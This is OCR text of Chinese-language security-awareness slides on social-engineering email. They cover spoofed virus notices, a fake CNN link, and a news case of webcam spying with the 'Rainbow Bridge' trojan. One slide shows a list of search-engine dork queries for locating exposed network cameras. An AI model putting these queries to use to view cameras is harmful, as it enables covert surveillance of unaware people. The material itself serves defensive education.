





社交郵件案例-資通安全會報技服中心的通知

- 假冒信件訊息如下:

寄件者：service@icst.org.tw
主旨為「W32.Timeserv@mm 病毒通告」
附件有3 筆名稱分別為「安全防護.ppt」、「病毒原理.ppt」、「解決方案列表.xls」。




假 CNN 新春快報：「令人震撼」的新聞影片連結，會偷資料



假 CNN 新春快報：「令人震撼」的新聞影片連結，會偷資料

假 CNN 新春快報：「令人震撼」的新聞影片連結，會偷資料



電子郵件社交工程案例-彩虹橋木馬

2008-12-1

字型：＋ － | 看推薦 | 發言 | 列印 | 轉寄

駭客入侵拍女子裸照 PO她部落格嗆聲

〔記者黃良傑／屏東報導〕還在連線的電腦不要亂放，並時常留意鏡頭有無不正常開機，因為駭客就在你身邊，小心全裸被偷拍還不自知！


男大學生扮駭客炫耀

新竹縣21歲曾姓男大學生扮駭客，侵入屏東縣一名陳姓女子的電腦，植入可自動開啟、恢復、傳輸的「彩虹橋木馬程式」，再透過網路遠端遙控，開啟女子電腦上的攝影機，恰巧陳女把仍連線中的筆電放在床上，又未留意電腦遭人侵入並啟動攝影機，從浴室洗完澡全裸出浴，全被曾某窺見拍下，另錄下被害女子和男友在房內的私密談話與活動。

曾姓大學生只為證實自己可炒熱別人部落格的能力，竟惡作劇地把陳女全裸影像，PO到陳女自己的部落格上，供不特定人進入瀏覽，4月13日晚，陳女進入雅虎奇摩網站自己的部落格，驚見自己出浴的裸體畫面，嚇得花容失色。

對方行徑囂張，還在部落格上留言「反正妳本來就在賺，多一點客人有何不好？」、「要妳不要再賣了，不懂自愛誰愛妳！」等不堪入目的言詞，涉及詆毀被害人，陳女報警處理。

屏東縣警局科技犯罪小組循IP位址，找



彩虹木馬程式入侵圖解

:: 德雷殺 海綿寶寶開始了 :: 精彩廣告 影音快閃 :: PChome 貼圖 - Windows Internet Explorer

http://ejokeimg.pchome.com.tw/cat-index.html?cat=102

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)


:: 德雷殺 海綿寶寶開始... | :: PChome 貼圖

網頁(P) 工具(O)

PChome ONLINE 貼圖 早安! no1speed2002... (登出)


本站內容 搜尋

常見問題 我的信箱 PChome



填表免費送你電子辭典

女友嬌聲說 我要!我要



三缺一？來跟正妹打麻將

情侶趁房貸利率低投資房產

首頁 | 網友自拍 | 幸福家庭 | 吃喝玩樂 | 趣味搞笑 | 娛樂影視 | 卡漫圖文 | 體壇風雲 | 自然生態 | 軍事交通 | 影音快閃

推薦 小撇步・發現了嗎？瀏覽圖片時可以按鍵盤快捷鍵唷！★J上一頁 ★K下一頁 ★L圖片置中

我要貼圖

歡笑趣味 | **爆笑轉貼** | 惡搞自拍 | 精彩廣告 | 內衣走秀

哈燒新貨

標題	發表人	點閱數	回覆	冷宮	轉寄	回覆日期
・爆笑的整人水床	日月星	139733	33	1	355	02-11 22:38
・電影看太多了	飛龍	198266	86	1	351	02-06 08:01

1

-- 第 1/1 頁，共2 筆 --△TOP

網際網路 100%

開始 :: 德雷殺 海綿寶寶... AniCam 上午 07:42 星期四 2009/2/12

Link


google_IP.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)


```
D-Link

inurl:"ViewerFrame?Mode="
dcs 900 aview.htm
dcs 900 jview.htm
inurl:"top.htm?Currenttime="
Axis Communications

inurl:"indexFrame.shtml" AXIS
intitle:"Live view - AXIS"
inurl:"view/index.shtml?videos=one"
Matsushita Communication
intitle:"WJ-NT104 Main Page"

nurl:"ViewerFrame?Mode="
inurl:"ViewerFrame?Mode="
inurl:"view/index.shtml"
inurl:"MultiCameraFrame?Mode="
inurl:"axis-cgi/mjpg"
inurl:"view/view.shtml"
inurl:"MultiCameraFrame?Mode="
inurl:"axis-cgi/jpg"
nurl:"ViewerFrame?Mode=Refresh"
```

萬一不小心中毒之後，千萬不要這麼做喔


vu sur YATAIRONGA.com


Dependency Walker - [iexplore.exe]
File Edit View Options Profile Window Help
c:\program files\internet explorer\IEXPLORE.EXE
c:\windows\system32\ADVAPI32.DLL
c:\windows\system32\KERNEL32.DLL
c:\windows\system32\USER32.DLL
c:\windows\system32\MSVCRT.DLL
c:\windows\system32\NTDLL.DLL
c:\windows\system32\SHLWAPI.DLL
c:\windows\system32\ADVAPI32.DLL
c:\windows\system32\GDI32.DLL
c:\windows\system32\KERNEL32.DLL
c:\windows\system32\MSVCRT.DLL
c:\windows\system32\USER32.DLL
c:\windows\system32\OLE32.DLL
c:\windows\system32\APPHELP.DLL
c:\windows\system32\MLANG.DLL
c:\windows\system32\COMCTL32.DLL
c:\windows\system32\CRYPT32.DLL
c:\windows\system32\WINTRUST.DLL
c:\windows\system32\MPR.DLL
c:\windows\system32\OLEAUT32.DLL
c:\windows\system32\MSI.DLL
c:\windows\system32\SETUPAPI.DLL
c:\windows\system32\USERENV.DLL
c:\windows\system32\URLMON.DLL
c:\windows\system32\SHELL32.DLL
c:\windows\system32\WINMM.DLL
c:\windows\system32\VERSION.DLL
PI Ordinal ^ Hint Function Entry Point
E Ordinal Hint Function ^ Entry Point
^ Module File Time Stamp Link Time Stamp File Size Attr. Link Checksum Real Checksum CPU Subsystem Symbo
c:\windows\system32\MPR.DLL 2008-04-14 21:59 2008-04-15 0:27 59,904 A 0x000105B5 0x000105B5 x86 Console CV
c:\windows\system32\ADVAPI32.DLL 2009-02-09 18:51 2009-02-09 18:51 668,160 A 0x000A3AE5 0x000A3AE5 x86 Console CV
c:\windows\system32\GDI32.DLL 2008-10-23 20:36 2008-10-23 20:36 286,720 A 0x00046CBB 0x00046CBB x86 Console CV
c:\windows\system32\IERTUTIL.DLL 2009-01-15 2:02 2009-01-15 18:02 1,975,296 A 0x001E2A8A 0x001E2A8A x86 GUI CV
c:\program files\internet explorer\IEXPLORE.EXE 2009-01-15 2:17 2009-01-15 18:05 636,264 A 0x0009C3F0 0x0009C3F0 x86 GUI CV
c:\windows\system32\NTDLL.DLL 2009-02-09 18:51 2009-02-09 18:51 600,576 A 0x000998C4 0x000998C4 x86 Console CV
c:\windows\system32\OLE32.DLL 2008-04-14 21:59 2008-04-15 0:27 1,287,168 A 0x001469C5 0x001469C5 x86 Console CV
c:\windows\system32\OLEAUT32.DLL 2008-04-14 21:59 2008-04-15 0:27 551,936 A 0x00091BA6 0x00091BA6 x86 Console CV
c:\windows\system32\RPCRT4.DLL 2008-04-14 21:59 2008-04-15 0:27 584,704 A 0x000911BB 0x000911BB x86 Console CV
Warning: At least one delay-load dependency module was not found.
Warning: At least one module has an unresolved import due to a missing export function in a delay-load dependent module.
For Help, press F1
開始 log Internet Explorer SuperScan Report -... Internet Explorer ... 620092615259.rar ... Dependency Walke... CH 18:03


簡易檢測電腦手法



電子郵件使用安全應有的認知

社交工程電子郵件的陷阱

- 郵件中的遠端圖片下載（與ActiveX）
- 郵件中惡意程式附檔與連結



開啟郵件…
點擊郵件中的連結…
開啟郵件中的附檔…

您可能已經明白了

不要點擊連結與隨意開啟這些附檔，

但您可能還是疑惑

為什麼開啟郵件也算違規？

為何要求不能「開啟郵件」？

- 似乎只要不開郵件附件和不點擊連結，就不會中招...

